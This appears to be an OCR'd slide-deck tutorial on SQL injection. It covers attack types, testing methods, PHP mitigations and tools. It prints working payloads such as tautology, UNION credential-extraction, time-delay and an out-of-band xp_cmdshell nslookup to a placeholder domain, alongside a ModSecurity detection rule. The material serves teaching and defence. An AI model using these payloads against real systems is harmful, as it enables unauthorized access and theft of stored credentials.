

SQL INJECTION



SQL (ess-que-el)


SQL, or Structured Query Language, is a programming language used for managing and manipulating relational databases. It provides a standardized way to interact with databases, allowing users to create, retrieve, update, and delete data.



SQL Injection

SQL Injection is a hacking technique where malicious SQL code is inserted into user inputs, exploiting vulnerabilities in a website's database.

SQL Injection



```
' UNION SELECT username, password FROM users--
```

```
SELECT name, description FROM products WHERE category
= 'Gifts' UNION SELECT username, password FROM users--
```

SQLi scenarios


✓ **Online Shopping Cart**

Imagine buying items online. SQLi could occur if a hacker manipulates the input fields (e.g., username or product search) to gain unauthorized access to the database.

✓ **Login Forms**

Picture a login page where entering 'admin' as the username and a specific SQL code grants access. SQLi here involves injecting code instead of a valid login.

Types of SQL Injection


SQL Injection
Error Based SQL Injection
Union Based SQL Injection
Blind SQL Injection
Boolean Based SQL Injection
Time Based SQL Injection

How to Find and Exploit SQLi Vulnerabilities

- ✓ **Input Fields Exploration:**

  Hackers probe input fields (like search bars) by entering SQL commands to see if the system responds unexpectedly.

- ✓ **Single quote (‘)**

  The single quote character ' and look for errors or other anomalies.

- ✓ **SQL-Specific Syntax Evaluation**

  SQL-specific syntax that evaluates to the base (original) value of the entry point.

- ✓ **Boolean Conditions (e.g., OR 1=1 and OR 1=2):**

  Boolean conditions look for differences in the application's responses..

- ✓ **Time Delay Payloads:**

  Payloads designed to trigger time delays when executed within a SQL query.

Classic SQL Injection:

Definition: Classic SQL injection involves inserting malicious SQL code into user input fields to manipulate the structure of the original SQL query.

Payload: ' OR 1=1; --

Payload Explanation:
The single quote (') closes the initial string.
OR 1=1 introduces a condition that always evaluates to true.
The double hyphen (--) starts a comment, making the rest of the query ignored.

Detection:
Observe changes in the application's response, unintended data retrieval, or different behaviors.

UNION-Based SQL Injection:

Definition: UNION-based SQL injection involves injecting a UNION statement to combine the results of the original query with those of another query. It retrieve additional data beyond what was expected in the original query

Payload: ' UNION SELECT username, password FROM admin; --

Payload Explanation:
The single quote (') closes the initial string.
UNION SELECT username, password FROM admin appends results from another query.
The double hyphen (--) starts a comment, making the rest of the query ignored.

Detection:
Observe if the application returns data not originally present, suggesting a potential UNION-based SQL injection.

UNION-Based SQL Injection:

Conditions for Union-Based SQL Injection:

- The vulnerable query must contain a UNION statement.
- The number of columns selected in each branch of the UNION must match.
- The data types in corresponding columns must be compatible.

UNION-Based SQL Injection:

Original Query:
SELECT title, cost FROM product WHERE id = 1;

Attacker wants to perform a union-based SQL injection to retrieve data from another table, let's say users

Determine the Number of Columns:
Start by injecting a series of NULL values incrementally until there is no error. The goal is to identify the number of columns in the original query.

```
' UNION SELECT NULL--
' UNION SELECT NULL, NULL--
' UNION SELECT NULL, NULL, NULL--
```

Assume that the injection is successful with two NULL values, indicating that there are two columns in the original query.

UNION-Based SQL Injection:

Determine Data Types of Columns:
Next, probe each column to test whether it can hold string data by submitting a series of UNION SELECT payloads that place a string value into each column in turn.

```
' UNION SELECT 'a', NULL--
' UNION SELECT NULL, 'a’—
```

If an error occurs (e.g., "Conversion failed when converting the varchar value 'a' to data type int."), it suggests that the injected string value 'a' is not compatible with the data type expected by the column. If the second payload is successful, it indicates that the second column can also hold string data.

Assume that both columns can hold string data.

UNION-Based SQL Injection:

Craft the Final Payload:
Now that the attacker knows the number of columns and their data types, the final payload can be crafted to retrieve data from another table. Let's say the attacker wants to retrieve data from a table named users.

```
' UNION SELECT username, password FROM users--
```

The injected query becomes:

```
SELECT title, cost FROM product WHERE id = 1 UNION SELECT username, password FROM users--;
```

This payload assumes that the users table has columns username and password.

UNION-Based SQL Injection:

If the injection is successful, the output might look like this:
Output after Injection:

Title	Cost
Product A	$4500
Product B	$890
John	John2024
Charles	Ch@rles419

Error-Based SQL Injection:

Definition: Error-based SQL injection involves injecting code that intentionally generates errors, revealing information about the database structure.

Original Query: SELECT * FROM products WHERE category = 'Gifts' AND released = 1;
Modified Payload: SELECT * FROM products WHERE category = ''' AND released = 1;

Payload: ' OR 1/0; --
Payload Explanation:
The single quote (') closes the initial string.
1/0 attempts to create a division by zero error, revealing details about the database.
The double hyphen (--) starts a comment, making the rest of the query ignored.

Detection:
Observe error messages returned by the application, indicating a potential error-based SQL injection.

Boolean-Based Blind SQL Injection:

Definition: Boolean-based blind SQL injection involves injecting code that relies on the application's behavior changes to infer information without directly manipulating the query's logic.
https://insecure-website.com/products?category=Gifts
SELECT * FROM products WHERE category = 'Gifts' AND released = 1

Payload: ' OR 1=1; --
SELECT * FROM products WHERE category = 'Gifts' OR 1=1--' AND released = 1

Payload Explanation:
The single quote (') closes the initial string.
1=1 introduces a condition that always evaluates to true.
The double hyphen (--) starts a comment, making the rest of the query ignored.

Detection:
Observe different application behaviors based on the injected condition, such as varied error messages or responses.

Time-Based Blind SQL Injection:

Definition: Time-based blind SQL injection involves injecting code that introduces a time delay, allowing the attacker to infer if the injected condition is true or false based on the application's response time.

Payload: ' OR IF(1=1, SLEEP(5), 0); --

Payload Explanation:
The single quote (') closes the initial string.
IF(1=1, SLEEP(5), 0) introduces a time delay if the condition is true.
The double hyphen (--) starts a comment, making the rest of the query ignored.

Detection:
Observe a delayed response in the application, indicating a potential time-based blind SQL injection.

Out-of-Band (OAST) SQL Injection:

Definition: Out-of-Band SQL injection involves injecting code that triggers interactions with external systems, such as DNS requests.
Original Query: SELECT * FROM products WHERE category = 'Gifts' AND released = 1;

SELECT * FROM products WHERE category = ''; EXEC xp_cmdshell('nslookup your-domain-name.com') --' AND released = 1;

Payload: ' OR 1=1; EXEC xp_cmdshell('nslookup your-domain.com'); --' AND released = 1;

EXEC xp_cmdshell('nslookup your-domain.com') triggers an out-of-band interaction.
The double hyphen (--) starts a comment, making the rest of the query ignored.

Detection:
Monitor external interactions, such as DNS requests, triggered by the injected payload.

Impact of SQL Injection

- ✓ **Unauthorized access:**

  Can be exploited to bypass authentication mechanism leading to unauthorized access

- ✓ **Remote Code Execution**

  When combined with other functions like Stored procedures can lead to RCE

- ✓ **Data Exfiltration**

  SQL Injection can be used to extract sensitive data from database

- ✓ **Business logic manipulation:**

  By exploiting SQLi attackers may manipulate underlaying business logic of application

Testing Approach: Black-box

Manual Testing:
Input Manipulation: Inject SQL queries into input fields (e.g., login forms, search bars) and observe the application's response.
Error-Based Testing: Inject SQL syntax errors to provoke error messages that may reveal information about the database structure.
Union-Based Attacks: Use UNION SQL injection to combine results from different database tables.

Automated Scanning:
Use automated tools like SQLmap, OWASP ZAP, or Burp Suite to scan the application for SQL injection vulnerabilities. These tools can automatically detect and exploit SQL injection vulnerabilities, providing detailed reports.

Testing Approach: White-box

Code Review:
Examine the source code to find areas where user input is used in SQL queries.
Ensure proper input validation, sanitization, and parameterization techniques are employed.
Identify and rectify instances where user input is directly concatenated into SQL statements.

Static Analysis(Sonarqube, Checkmarx, Fortify):
Use tools to automatically scan the codebase for SQL injection vulnerabilities.
Analyze the source code without executing the application, identifying potential coding practices leading to SQL injection.

Dynamic Analysis:
Perform runtime testing to trace the flow of user input through the application.
Monitor SQL queries during execution to confirm proper sanitization and separation of user input from statements.

SQLi Mitigation – Parameterize Query MySQL PHP

Primary: Use parameterized queries or prepared statements in SQL queries. This ensures that user input is treated as data and not executable code, preventing the injection of malicious SQL code.

Explanation: By separating SQL code from user input, parameterized queries prevent attackers from injecting SQL commands directly into the input fields.

```
// Using parameterized query
$stmt = $db->prepare("SELECT * FROM users WHERE user_id = ?");
$stmt->bind_param("i", $user_id);
$stmt->execute();
```

- **prepare:** This method is used to create a prepared statement. Prepared statements separate SQL code from user input by using placeholders (in this case, ?) that will later be replaced with actual values.
- **bind_param:** This method binds variables to the placeholders in the prepared statement.
- **execute:** This method executes the prepared statement. Since the user input is bound to placeholders, the SQL query is now resistant to SQL injection because the user input is treated as data, not executable code.

SQLi Mitigation – Input validation

Input Validation and Sanitization:
Primary: Implement strict input validation and sanitization techniques. Only allow expected and valid input, rejecting or cleansing any input that doesn't adhere to predefined criteria.
Explanation: By validating and sanitizing user input, you reduce the likelihood of attackers injecting malicious SQL code.

```
$user_id = filter_var($user_id, FILTER_VALIDATE_INT);

if ($user_id === false || $user_id === null) {
    // Invalid input, handle accordingly (e.g., log, error response)
    return false;
}
```

- **filter_var** is a PHP function used for validating and sanitizing data.It takes two parameters: the variable to be filtered ($user_id in this case) and the filter to apply (FILTER_VALIDATE_INT).
- **FILTER_VALIDATE_INT** checks if the variable is an integer. If it is, the function returns the integer value; otherwise, it returns false.

SQLi Mitigation – Whitelisting

Primary: Whitelisting allows only approved, safe input and blocks anything else, preventing security threats like SQL injection by strictly defining what's allowed. It enhances overall system security by limiting accepted input to known and secure elements.

```
function get_user_by_id($user_id) {
    // Whitelist: Only allow numeric characters
    if (!preg_match("/^[0-9]+$/", $user_id)) {
        // Invalid input, handle accordingly (e.g., log, error response)
        return false;
```

preg_match function checks if the $user_id matches the specified whitelist pattern. The pattern /^[0-9]+$/ ensures that only numeric characters (0-9) are allowed in the input. If the input contains any characters other than numeric characters, the function returns false, indicating invalid input.

^: Asserts the start of the string. [0-9]: Matches any numeric digit. +: Quantifier, indicating that one or more numeric digits must occur. $: Asserts the end of the string.

SQLi Mitigation – Firewall

Mode security Firewall Rule

```
<IfModule security2_module>
    SecRule ARGS "(['\"()])" \
        "id:1001,deny,msg:'SQL Injection Attempt'"
</IfModule>
```

In this rule:


SecRule ARGS "(['\"()])": Looks for specific characters associated with SQL injection in the request parameters.
id:1001: Unique identifier for the rule.
deny: Action to be taken if the rule matches, in this case, denying the request.
msg:'SQL Injection Attempt': Descriptive message for log entries.

SQLi Mitigation – Least privilege rule

Limited Access Rights:
Database User Permissions: SQL injection attacks often involve manipulating database queries by exploiting user input. By ensuring that database users have the least privilege necessary, you reduce the risk. Users should only have the permissions required for their specific tasks, such as SELECT, INSERT, UPDATE, or DELETE, and not more.

Separation of Duties:
Use Different Database Users: Avoid using a single high-privileged user for all database interactions. Instead, assign different users with specific roles and permissions based on their tasks. For instance, a user responsible for read operations may not need write or delete permissions.

TOOLS



- ***SQLMap:*** automates the discovery and exploitation of SQL injection vulnerabilities in web applications.
- **Burp Suite:** Burp Suite is a comprehensive web application security toolkit with a scanner module for detecting SQL injection and other vulnerabilities.
- **OWASP ZAP (Zed Attack Proxy):** an open-source tool focused on web application security testing, including automated SQL injection detection and exploitation.
- **Acunetix**: is a user-friendly web vulnerability scanner offering automated scanning and reporting for SQL injection and other web security issues.
- **Metasploit Framework:** is a versatile penetration testing framework with modules for exploiting SQL injection and other vulnerabilities, providing both manual and automated testing capabilities.
- **SQLninja:** Description: SQLninja is a powerful and user-friendly SQL injection tool that automates the process of detecting and exploiting SQL injection vulnerabilities, allowing the execution of arbitrary SQL commands on the vulnerable database server.

THANK YOU!

Olajide

ctfsec001@gmail.com

127-0-0-1